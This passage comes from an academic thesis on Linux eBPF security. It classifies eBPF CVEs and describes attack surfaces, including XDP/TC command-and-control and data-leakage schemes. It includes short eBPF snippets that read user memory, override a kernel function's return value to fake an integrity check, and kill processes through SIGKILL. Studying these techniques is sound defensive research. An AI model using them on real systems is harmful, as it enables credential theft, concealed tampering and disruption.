- Type: brief indication aimed at identifying the underlying issue of the vulnerability, which does not always become evident from simply reading the description field. *Kernel address leakage*, *out-of-bound read* or *invalid input validation* are some examples of values that can be found in this field.
- Category: it identifies the main actor involved in the vulnerability. Further details about this classification are provided below.
- Affected/fixed from version: range of kernel versions in which the vulnerability can be exploited prior to the release of a patch. The initial affected version is not always known.
- Description: official description of the CVE from the MITRE website.
- Exploit: in this field, records were kept of public exploits, if any.

- Security risks: list of potential security risks that the vulnerability could expose the system to.
- CVSS 3.x Base Score
- Privilege required: level of privilege required (low, medium, or high) in order to exploit the vulnerability.
- Modules involved: specification of the main module (or modules) involved .

As previously mentioned, each vulnerability has been classified into a category that allows for identifying the attack vector responsible for it. This categorization has been carried out as follows:

1. **Verifier**: contains all verifier-related vulnerabilities (see Section 2.2.1). Specifically, the Linux Kernel involved module is `kernel/bpf/verifier.c`.
2. **Helper**: contains all vulnerabilities strictly caused by one or more Helper functions or present in the modules that handle them.
3. **JIT**: contains all vulnerabilities related to the JIT compiler (see Section 2.2.2). The modules typicaly involved are `arch/arm/net/bpf_jit_32.c` and its equivalents in different architectures.
4. **Core**: contains all vulnerabilities related to data structure management, loading, and execution operations – essentially, all modules that facilitate the interaction between eBPF programs and the Kernel. An example of a module in this category is `kernel/bpf/syscall.c`, which implements the `bpf()` function, serving as the primary interface for executing eBPF operations.
5. **Others**: contains all vulnerabilities related to eBPF add-ons or components that provide advanced functionalities that are not critical to the essential operation of eBPF. A detailed description of the modules included into this category is provided in the Appendix A.

As shown in the Figure 3.2, it turns out that the highest number of CVEs are associated to the Verifier, which occupies 47% of all the vulnerabilities analyzed and significantly surpasses all other categories.




Figure 3.2: CVEs in Linux eBPF from 2020 to 2024.

This result clearly highlights the risks associated with the continuous expansion of the verifier, making it the primary source of potential vulnerabilities.
A deeper analysis of the causes behind these vulnerabilities reveals that, for the verifier, the main issues are related to ALU (Arithmetic Logic Unit) errors or arise from improper validation or initialization of the input data. Specifically, the 31% of the verifier CVEs are attributed to ALU-related issues. This implies that the ALU fails in accurately tracking the memory boundaries within which the process operates, leading to problems such as an improper truncation or an incorrect boundary update. Consequently, a potential attacker is able to gain access to an unauthorized area of memory and, if a page-fault does not occur, to perform out-of-bounds reads or writes, even reaching the point of achieving privilege escalation. CVE-2022-23222 [20] is an example of this behavior. All the risks to which the analyzed CVEs expose the system will be discussed in more detail in the next section.

The graph in Figure 3.3 presents the detailed distribution of all the causes of verifier-related vulnerabilities.
However, it is necessary to point out that a number of vulnerabilities associated with other components, thus categories, can be resolved by a change to the verifier

code.




Figure 3.3: CVEs related to the eBPF verifier.

3.3 Resulting security risk

Each vulnerability exposes the system to one or more security risks, creating potential entry points for attacks that can compromise the confidentiality, integrity, availability, and overall security of the machine.
Five main security impacts that can result from exploiting the eBPF-related CVEs have been identified:

1. **Disruption of service**: it is the type of attack that can be most easily performed by exploiting a CVE. It can involve Denial of Service (DoS) attacks or other types of interruption, with the main goal of making the process unavailable (e.g. CVE-2021-3600 [21]).

2. **Unauthorized disclosure of information:** the goal of the attack is the breach of system confidentiality, i.e., unauthorized access in memory leading to the disclosure of sensitive information.

3. **Unauthorized modification:** depending on the context, it allows an attacker to modify files, configurations, or data without authorized access. this

then poses a major risk to system integrity because there is no control over the data being modified. Manipulation and corruption of critical information could also compromise the reliability of the system.

4. **Container escape:** allows an attacker to access running processes in the underlying host, effectively exiting the isolated environment of the container it is in.

5. **Privilege escalation:** it allows an attacker to gain a higher level of privilege than what was permitted by the verifier. Depending on the situation and the level of privilege obtained, it may be possible to carry out all the attacks mentioned in the previous points. In the most severe cases, this could even lead to complete control of the system.

The Table 3.1 indicates the number of CVEs that can be used to carry out each type of attack. It is important to note that exploiting a single CVE can expose a system to multiple risks simultaneously.

Security impact	**Number of eBPF-related CVEs**
Allows disruption of service	44
Allows unauthorized disclosure of information	30
Allows privilege escalation	23
Allows unauthorized modification	17
Allows container escape	2

Table 3.1: List of possible security risks to which the system may be exposed due to the analyzed CVEs.

3.3.1 CVSS Score Discussion

As anticipated in Section 3.2.1, each of the analyzed CVEs is associated with a CVSS score, which indicates the level of risk to the system. However, at the time of this writing, some vulnerabilities are still awaiting for further analysis, as the relevant authorities have not yet formally assigned their CVSS scores. Consequently, any analysis of this specific data cannot be considered complete at this stage.
With the data currently collected, it is possible to observe a complete absence of vulnerabilities assigned in the CVSS "LOW" range (score from 0.1 to 3.9), which further emphasize the seriousness of the security threats. The remaining CVEs with a final assigned score are divided equally between the range MEDIUM (score from 4.0 to 6.9) and HIGH (score from 7.0 to 8.9). Currently, only CVE-2022-42150 [22] is classified as CRITICAL, with a score of 10.0.

3.3.2 Privilege required

When assigning the CVSS Score, one of the parameters that affects the rating is the level of privilege required for an attacker to exploit the vulnerability. According to the official documentation, this privilege can be categorized as *None*, if no authorization is needed, as *Low*, if user-level access is sufficient, and *High*, if administrator or system-level privileges are required.
It is interesting to note that among the CVEs analyzed only 5 of them require the maximum privilege level. Thus, this indicates that almost 90% of the vulnerabilities can be exploited by an attacker who manages to access the system and overcome verifier constraints with a minimum privilege level. Starting with version 5.8, in order to better manage and control the privileges granted, capabilities have been added to the kernel that allow the maximum level privilege (`CAP_SYS_ADMIN`) to be broken down into more granular and specific privileges. A detailed analysis of these capabilities will be provided in the next section. However, at this point, a more in-depth investigation is less relevant, as most of the identified vulnerabilities are present and exploitable in Linux versions preceding this introduction.

Chapter 4

Attack Surface Classification

The many features offered, the high-performances, and great flexibility are the main factors motivating the fast development of eBPF in recent years. However, the ever-increasing deployment makes it necessary to take a closer look from the perspective of the security that the technology manages to provide and the risks to which it instead exposes the system. It is crucial to note that eBPF works directly at the kernel level, thus being in a very delicate position. While this enables its numerous capabilities, it also constitutes its greatest danger. Any code that interacts directly with the kernel, in fact, if not properly controlled, can affect every aspect of the system, compromising its reliability and stability.
As described in Section 2.2.1, the verifier is the component responsible for ensuring that the code submitted to the system is syntactically correct and non-dangerous. However, often this type of static check is not sufficient.

What the verifier does is to perform a series of static checks with the goal of predicting the behavior of the examined program. These types of checks evaluate the code against predefined criteria. The approach may not be enough as it is possible to write programs with malicious purposes that appear harmless in the verification phase. An example of logic with malicious purposes within an eBPF program might be a code that includes operations on state variables that change dynamically, such as the value of a system variable, the number of calls made to a specific function, or the count of a certain type of network requests received. If the value of the variable used by the program changes dynamically, i.e., during the execution of the program itself, it becomes challenging for the verifier, which performs only static checks, to detect potentially malicious behavior [13]. It is therefore possible to state that certain programs appear safe during verification, but are actually intended to do damage to the system, and the verifier is unable to stop them because it cannot always simulate or predict how the program will interact with the system at each stage.

This chapter aims to analyze the three main attack surfaces that have been identified as vulnerable areas through which eBPF could be exploited as a vector for security breaches, with the potential for the development of sophisticated malware. These attack surfaces represent points of entry that, if misused, can allow malicious actors to leverage eBPF's capabilities in unintended ways, thereby compromising system integrity and security. This analysis integrates also perspectives from established research, with inputs from the work presented at DEFCON 29 [23] and Sánchez Bajo [24]. The discussion will begins with an in-depth examination of the helper functions considered critical, which are exploited by these attack surfaces. This initial examination aims to provide a clear understanding of their role in enabling exploits and their potential implications for system security.

4.1 Critical Helper Function

eBPF's Helper functions, i.e., support functions that allow direct interaction with the kernel, are one of the key elements that enable its high versatility. However, some of these Helpers can be particularly critical because they allow operations that, if used inappropriately, can be risky. This section will present some of the most critical functions; Table 4.1 summarizes the helper functions ranked as the most critical, along with the capability required to use each of them.

4.1.1 bpf_probe_read

The `bpf_probe_read` helper allows reading userspace or kernel memory of any user process or kernel. It is widely used because it can gather information that might be necessary for a the program without interfering with running processes. This function can retrieve information about processes and memory usage, and read inside data structures in the kernel – all data which could be essential for contexts

Helper Function	**Description**	**Minimum Capability Required**
`bpf_probe_read_user`	Read user-space memory of any process.	`CAP_BPF + CAP_PERFMON`
`bpf_probe_read_kernel`	Read kernel memory of any process.	`CAP_BPF + CAP_PERFMON`
`bpf_send_signal`	Send a signal to the current process or any of its threads.	`CAP_SYS_ADMIN`
`bpf_send_signal_thread`	Send a signal to the thread of the current process.	`CAP_SYS_ADMIN`
`bpf_override_return`	Alter return code of a kernel function.	`CAP_SYS_ADMIN`
`bpf_probe_write_user`	Write user-space memory of any process.	`CAP_SYS_ADMIN`

Table 4.1: Most critical helpers and their minimum capability requirements.

such as performance monitoring and security analysis.
The exact same information it can access, however, can be dangerous if manipulated with malicious intent. Indeed, the function could allow an attacker easy access to sensitive data or system secrets, compromising system security. For instance, if strategically placed within a kprobe-type program on an authentication function, `bpf_probe_read` could read the memory used by the authentication function and extract the contents of the variable temporarily containing the user's password. This could lead to a compromise of the user's security.
Generally, the `bpf_probe_read` [5] function is not widely used, in favor of using its more specific derivatives `bpf_probe_read_user`, to read userspace memory addresses, and `bpf_probe_read`, to read kernel memory addresses.

4.1.2 bpf_send_signal

This Helper function is a tool that allows the eBPF program that is running it to send signals to user-space processes from within the kernel. In this way, the kernel is able to interact with user-space processes, immediately notifying them of specific conditions or critical events that require attention. This is particularly useful in contexts that require real-time resource monitoring and management, as direct signaling prevents the system from having to implement a polling mechanism to keep checking the kernel for new information. The feature can therefore be extremely advantageous, for example, in security systems, where it can be used to report a suspicious event, or in systems that require high operational frequency, where it can be used to report a critical event that could affect performance. In both cases, fast reporting allows the system to respond with the necessary countermeasures related to the specific case, without wasting resources on polling.
However, overuse of this capability could lead to the system becoming unstable and unavailable. The feature could, in fact, be used to monitor a highly frequent event, causing continuous alerts that could lead to slowdown or, in the worst-case scenario, even crash the process. In addition, the ability to send `SIGTERM` signals, which request process termination, and `SIGKILL` signals, which enforce a forced termination, represents a significant risky opportunity if exploited by an attacker.

4.1.3 bpf_override_return


The `bpf_override_return` helper function allows the return value of a kernel function to be changed at runtime, directly affecting the behavior of the target function or system call. This capability is very useful in debugging, as it enables the programmer to force the response of a given function to test the system's reaction to that input. This avoids actually creating the error in the system, only allowing the application being tested to believe that such a circumstance has occurred. It is also used in contexts where a temporary alteration of the execution flow may be needed, for example, to enforce security policies, preventing unauthorized access or other operations that violate the security policy in place.
. Again, the ability to alter the execution flow also entails significant risks. Indeed, it is possible to force the result of a kernel function, consequently triggering unan-

ticipated behavior that destabilizes the system, or causes abnormal behavior. Even a single anomalous behavior could lead to cascading malfunctions or even a system crash.
Due to its security implications [5], the helper is available only if the kernel is compiled with the `CONFIG_BPF_KPROBE_OVERRIDE` configuration option enabled and only on functions tagged with `ALLOW_ERROR_INJECTION`.

4.1.4 bpf_probe_write_user

The `bpf_probe_write_user` helper function allows writing within user-space memory from a kernel context. Through its use, it is possible to manipulate data available in user-space directly from the kernel, enabling interventions that would be more complex with other methods. This makes it possible to intervene with corrections on a given event in real-time, which is essential, for example, in critical systems where a specific value needs to be changed without necessarily having to restart the entire process. Another example of use can be in advanced debugging operations, where, with `bpf_probe_write_user` it is possible to subject multiple tests to the system by changing the simulated conditions that interrogate the system each time.
Naturally, when used within uncontrolled contexts, this very powerful capability can also be highly harmful. Manipulation of data exposes to the risk of data corruption and the compromise of system security in general, because it could even lead to kernel configuration alterations, permissions changes, or code modifications, even to the point of causing the system to crash.
Given the high risks involved, its use is strongly discouraged and currently intended for experimental purposes only. Precisely for this reason, when an eBPF program containing such a feature is installed, a warning message is also issued to the system indicating its presence as shown in Figure 4.1.

The functions just presented constitute the fundamental element behind the potential dangers of eBPF, and depending on the context in which they are applied, they can lead to very different outcomes. This can consequently result in the misuse of eBPF's tracing and networking functionalities, as perfectly safe programs by the



```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~$ dmesg | grep -i ebpf
[ 8097.372161] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372169] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
```

Figure 4.1: Warning message shown when a program containing bpf_probe_write_user is attached to a function.

verifier can become fertile ground for an attack. The detailed analysis of the attack surfaces that these operations can instantiate is provided in the sections.

4.2 Network Interfaces

The eBPF network programs, specifically XDP and TC, are tools that enable high-performance access to network traffic, allowing for its monitoring and manipulation. As introduced in Section 2.3.4, their goal is to optimize the management of network traffic and improve overall efficiency of the system, by interacting with traffic in real time, directly from within the kernel. Having acknowledged their potential, the following sections will outline the risks associated with each tool, both individually and when used in combination.

4.2.1 XDP

XDP is the technology that allows network packets to be processed either directly on the Network Interface Card (NIC), if supported by the hardware, or immediately after entering the kernel. In both cases, it operates from a highly privileged position as the program can access all the traffic that reaches the NIC before it reaches the kernel. The type of traffic accessible at this point consists of packets that have not yet been processed by the kernel, i.e. in a *raw* state, because they have not yet been processed and stored into the designated data structures. By leveraging this priority access, any operations that XDP performs on packets at this stage will constitute the actual traffic that will reach the kernel. This means that the kernel will never see the original traffic, but only the filtered version of the traffic that has passed through the XDP hook. The only other layer with access the original traffic is any firewalls or security devices located upstream of the machine's

NIC.
In order to be able to execute an XDP program, it is necessary to have either the `CAP_BPF` + `CAP_NET_ADMIN` capabilities or `CAP_SYS_ADMIN`. Depending on the capability assigned to the process, different types of attack can be performed.

Exploit XDP with CAP_BPF + CAP_NET_ADMIN

Even with the minimum privilege level required to run a network program, XDP, if used with malicious intent, can be a vector for a potential attack. In particular, possible malicious uses are:

- **Interception of sensitive data**: having access to all traffic in transit, XDP could be used to collect sensitive data, such as credentials or other personal information, if not properly protected. It also has access to all information about the connections to which the system is exposed and the ports where the different services are activated. This type of monitoring could, for instance, be useful for an attacker to identify any critical applications or to plan targeted attacks against identified services.

- **Abuse for DoS attacks**: XDP could be improperly configured to overload the system by generating a large amount of traffic in order to saturate resources. This can be achieved by exploiting the function `xdp_tx`, which allows retransmitting received traffic on the same interface, creating a loopback effect that impacts the performance of both the interface and the local system.

- **Traffic hiding**: XDP's ability to arbitrarily drop network packets could be exploited to intentionally discard packets that one wishes to hide from the system, such as traffic coming from an attacker's machine. It is important to note that in this case, the possible presence of a firewall before the NIC still makes all the traffic exchanged transparent.

Exploit XDP with CAP_SYS_ADMIN

The capability `CAP_SYS_ADMIN` grants the process access to all the helpers in Table 4.1, i.e. the helpers with both read and write memory access capabilities. This is the greatest risk posed by XDP:

- **Incoming traffic manipulation**: As already mentioned, XDP can modify a packet as soon as it reaches the system, making the modification invisible to the kernel. For example, it can alter the content of a packet coming from an attacking machine known to the program, rendering the packet harmless to the kernel. However, it must be specified that XDP cannot arbitrarily create new connections; it can only intervene in manipulating existing traffic. An example of the exploitation of this capability is shown in the Figure 4.2 and presented below.

The ability of XDP (and, as will be explained later, also of TC) to modify traffic can be exploited to carry out a **Command & Control (C2)** attack, which goal is to obtain remote control over the system to perform malicious actions. The work of Fournier, Afchain and Baubeau presented at DEFCON 29 [23] shows an example of how this type of attack can be carried out, using XDP to receive a command from an attacker's machine.

A possible setup for this attack involves an attacker who can communicate with the infected machine via a simple web app on the latter, located behind an AWS Classic Load Balancer with TLS resolution. The Load Balancer redirects the attacker's HTTPS traffic to HTTP toward the infected machine. The operation, outlined in the Figure 4.2, can be summarized in the following steps:

1. The attacker sends an HTTPS request with a custom route and a custom User-Agent.
2. The request passes through the Load Balancer, reaches the host and triggers the XDP program.
3. The XDP program on the infected machine recognizes that the data in the packet comes from the attacker and therefore must not reach the web app (which is in user-space).




Figure 4.2: Example of a C2 attack performed using XDP.

4. XDP reads the packet and executes the command contained in the User-Agent.

5. XDP, using helpers that allow the memory modification, overwrites the entire content of the packet with a neutral request (in this example, a `GET /healthcheck` request), which is forwarded to the web app without raising suspicion.

6. The web app responds to the request with a `200 OK`, confirming to the attacker that the command it sent was received by the infected machine.

4.2.2 TC

An eBPF program of type `BPF_PROG_TYPE_SCHED_CLS` is a program that allows the implementation of a TC classifier. The functionalities are very similar to those offered by XDP, but the main difference lies in where the mechanism operates and on the traffic it receives. TC is located inside the kernel, thus it receives traffic that

has already been processed and passed through XDP, but from its position, it can act on both incoming and outgoing traffic.
As for XDP, in order to execute a TC program, it is necessary to have either the `CAP_BPF` + `CAP_NET_ADMIN` capabilities or `CAP_SYS_ADMIN`. The different type of privilege determines the different attacks that can be performed.
Given the similarity of functionality with XDP, the risks associated with a malicious use of this tool have many elements in common with the previous discussion, so they will be covered very briefly.

Exploit TC with CAP_BPF + CAP_NET_ADMIN

With the minimum privilege level, it is possible to:

- **Interception of sensitive data**: even within the kernel, TC can perform intrusive monitoring operations on the system.

Exploit TC with CAP_SYS_ADMIN

With the highest privilege, TC allows:

- **Outcoming traffic manipulation**: traffic can be modified before it reaches the NIC and, thus, the outgoing interface. This feature bypasses the fact that neither XDP nor TC can generate new network packets. By manipulating the content of already existing packets, it is possible to communicate with the attacking machine, by embedding data within the packets. It should be noted that in this case the traffic flow is visible to the kernel, so a potential firewall could block the attempt.

The combined action of XDP and TC, which provides complete control over both incoming and outgoing traffic, could lead to **Data Leakage** attacks, i.e. the unauthorized transfer of sensitive or confidential system data to the attacker's machine. This type of attack would work similarly to the one presented in the Figure 4.2, but with the involvement of TC. Specifically, the possible steps would be:

1. The attacker sends the malicious request via HTTP to the infected host, specifying the type of data they are trying to intercept.

2. The XDP program on the infected host recognizes the attacker's packet. It saves the network stream with the attacker's request in an eBPF map (remember that eBPF maps are shared between processes) for later retrieval.

3. XDP then modifies the packet content by inserting a generic request in it, with the aim of obtaining a 200 OK response, and sends it to its designated web app.

4. The web app responds to the request.

5. The TC program intercepts the web app's response, retrieves the saved network flow from the eBPF map, and replaces the packet content with the data requested by the attacker.

6. The modified packet, containing the data, then reaches the attacker.

Using this mechanism, it is possible to extract all data that eBPF can access, such as the contents of specific files or environment variables. With similar procedures, **DNS Spoofing** attacks can also be carried out, where the attacker manages to manipulate the responses sent by the DNS server to redirect traffic to a malicious (e.g. attacker-controlled) or fake website.

4.3 Tracing Programs

eBPF tracing programs are powerful tools for monitoring and gathering information, as they can be hooked into various system points, such as system calls, network events, file activities, and other low-level operations. As seen in Section 2.3.4, they are divided into three main categories depending on their attachment points: *kprobe*, for kernel functions, *uprobe*, for user-space functions, and *tracepoint* which monitors predefined kernel events. Each of these categories is further divided into two subgroups, based on whether the program is designed to be attached at the beginning of a function (entry) or at the end of the function (exit).
Their execution is only permitted in cases where the process has the `CAP_BPF +`

`CAP_PERFMON` or `CAP_SYS_ADMIN` capabilities. Depending on the privilege, the program can access a different set of helper functions, thus leading to a different potential impact on the system.

Exploit Tracing programs with CAP_BPF + CAP_PERFMON

As discussed in Section 2.4, tracing programs require an extra capability to be executed, `CAP_PERFMON`, which also grants them access to the helper function `bpf_probe_read`. Improper use of this function in a tracing program could allow an attacker to steal sensitive information, such as credentials, thus leading to an actual **information theft attack**. When invoked, eBPF programs of type *uprobe* and *kprobe*, in fact, receive a pointer to the `struct pt_regs` as a parameter, which is the structure containing the state of the CPU registers at the time of the function call or interrupt. Specifically, on an x86_64 architecture, this structure includes:

- General CPU Registers: all registers used to hold the temporary values of the various operations, as well as those used for passing arguments.
- Program Counter: address of the instruction being executed.
- Stack Pointer: pointer to the beginning of the Stack.
- Flags: value of all CPU status flags.
- Return Value: register holding the return value. Obviously, this register is not meaningful at this point because it does not yet contain the actual result since the structure is accessed upon function entry. When the function exits, it will be updated, and it will be possible to intercept it with *uretprobe* and *kretprobe* programs.

The ability of accessing this type of data poses a significant risk to the system because the registers could contain sensitive information, such as pointers and memory addresses, which should not be exposed and could be exploited for malicious purposes.

```
1     SEC("uprobe/target_function")
2     int uprobe_target_function(struct pt_regs *ctx) {
3         char arg1_data[64];
4         void *arg1 = (void *)PT_REGS_PARM1(ctx);
5         bpf_probe_read_user(&arg1_data, sizeof(arg1_data), arg1);
6     return 0;
7     }
```

Code 4.1: eBPF uprobe example - Out-of-bound reading

An example of an *uprobe* program hooked into a generic function (called target function because the code is given as a generic example) is shown in Code 4.1. Analyzing the code, in line 4, the first argument of the `target_function` is intercepted, passed through the CPU registers (note that `PT_REGS_PARM1` is a standard Macro provided by `bpf_tracing.h`). Subsequently, using the helper `bpf_probe_read_user`, up to 64 bytes of data are read from the address pointed to by `arg1` in user space. The system has no control over this operation. Therefore, if an attacker performs it with malicious intent and the read memory contains sensitive data, this operation will not be stopped. In fact, the verifier does not block direct access to arbitrary memory addresses obtained at runtime.

In a complementary manner, *kretprobes* and *uretprobes* programs will receive the same `struct pt_regs` as parameter, but containing only the function's return value. Access to this value may be of interest to the attacker. For instance, if the probe is hooked into a login function, the return value could contain a session token or the ID of the authenticated user, thus exposing a serious security risk.

It can therefore be concluded by establishing that even with the minimum privilege level required to run tracing programs, direct access to CPU registers and even arbitrary out-of-bound memory accesses are possible.

Exploit Tracing programs with CAP_SYS_ADMIN

The highest level of privilege gives the program access to all helpers. This means the potential risks to which the system can be exposed are as follows:

- **Alteration of a function's return value**: with access to the `bpf_override_return` helper function, the program can modify the return value of the function to which it is attached. This means that the attacker could insert a misleading value for the process. For example, by altering the return value of a system call such as `openat`, which handles file opening, the attacker may decide to return an error. The process attempting to access the file would then believe that the file is non-existent or inaccessible. The same mechanism could be used to falsify the result of security checks, such as file access monitoring or system integrity checks, always making them appear "positive" or "safe" to mask malicious actions.

```c
    SEC("kprobe/check_file_integrity")
    int override_check_file_integrity(struct pt_regs *ctx) {
        bpf_override_return(ctx, 1);
        return 0;
    }
```

Code 4.2: eBPF kprobe example - Alteration of a return value

  The Code 4.2 shows a brief example of a possible application for demonstration purposes. The kprobe program is attached to the example function `check_file_integrity` and always returns the value 1. As a result, the process attempting to access the file would be unable to detect any tampering.

  Note that, as mentioned in the Section 4.1.3, additional configurations are also required to use `bpf_override_return`.

- **Sending signals to a process**: Within a tracing program, it is possible to send signals using the helper function `bpf_send_signal`. In addition to sending incorrect signals aimed at causing a system disruption, the most significant risk lies in the ability to send a `SIGKILL` signal, which allows the forced termination of the target user process. An example of how this functionality can be used is provided in the sample Code 4.3.

```
    SEC("kprobe/__x64_sys_execve")
    // intercetta la syscall execve
    int kprobe_execve(struct pt_regs *ctx) {
        if (!is_target_process()) {
            bpf_send_signal(SIGKILL);
        }
        return 0;
    }
```

Code 4.3: eBPF kprobe example - Kill a specific process

- **Corruption of user space memory**: The most offensive attack surface is undoubtedly represented by tracing programs that utilize the helper function `bpf_probe_write_user`. As mentioned in Section 4.1.4, this helper function allows writing within any user memory address of the process that performed the function monitored by the eBPF tracing program. It must be emphasized that the modification can only take place in user memory; kernel memory cannot be altered. Nevertheless, the consequences are still significant, since the attacker can modify both the arguments with which a function or system call is invoked – before their execution – and the entire memory of the running process. In fact, if a pointer is among the parameters passed by the user to the function hooked by the tracing program, the attacker gains a reference point in the user space memory. Starting from this reference, it can scan the stack to locate the target memory address or, if equipped with sufficient knowledge of the stack's for that specific process, apply a reverse-engineering technique to calculate the exact memory address to be accessed.
  Since there is no specific control over what the `bpf_probe_write_user` function writes once the attacker determines the memory address, it is possible to insert incorrect data to generate a DoS attack. More critically, memory addresses pointing to specific code segments could be inserted, enabling actions such as **program hijacking** or **library injection**.

  Figure 4.3 presents a high-level schematic representation of the mechanism behind program hijacking using eBPF. The eBPF tracepoint is hooked to the `sys_execve` function, which is the fundamental system call n the operating system for loading and executing a new program within an existing process.

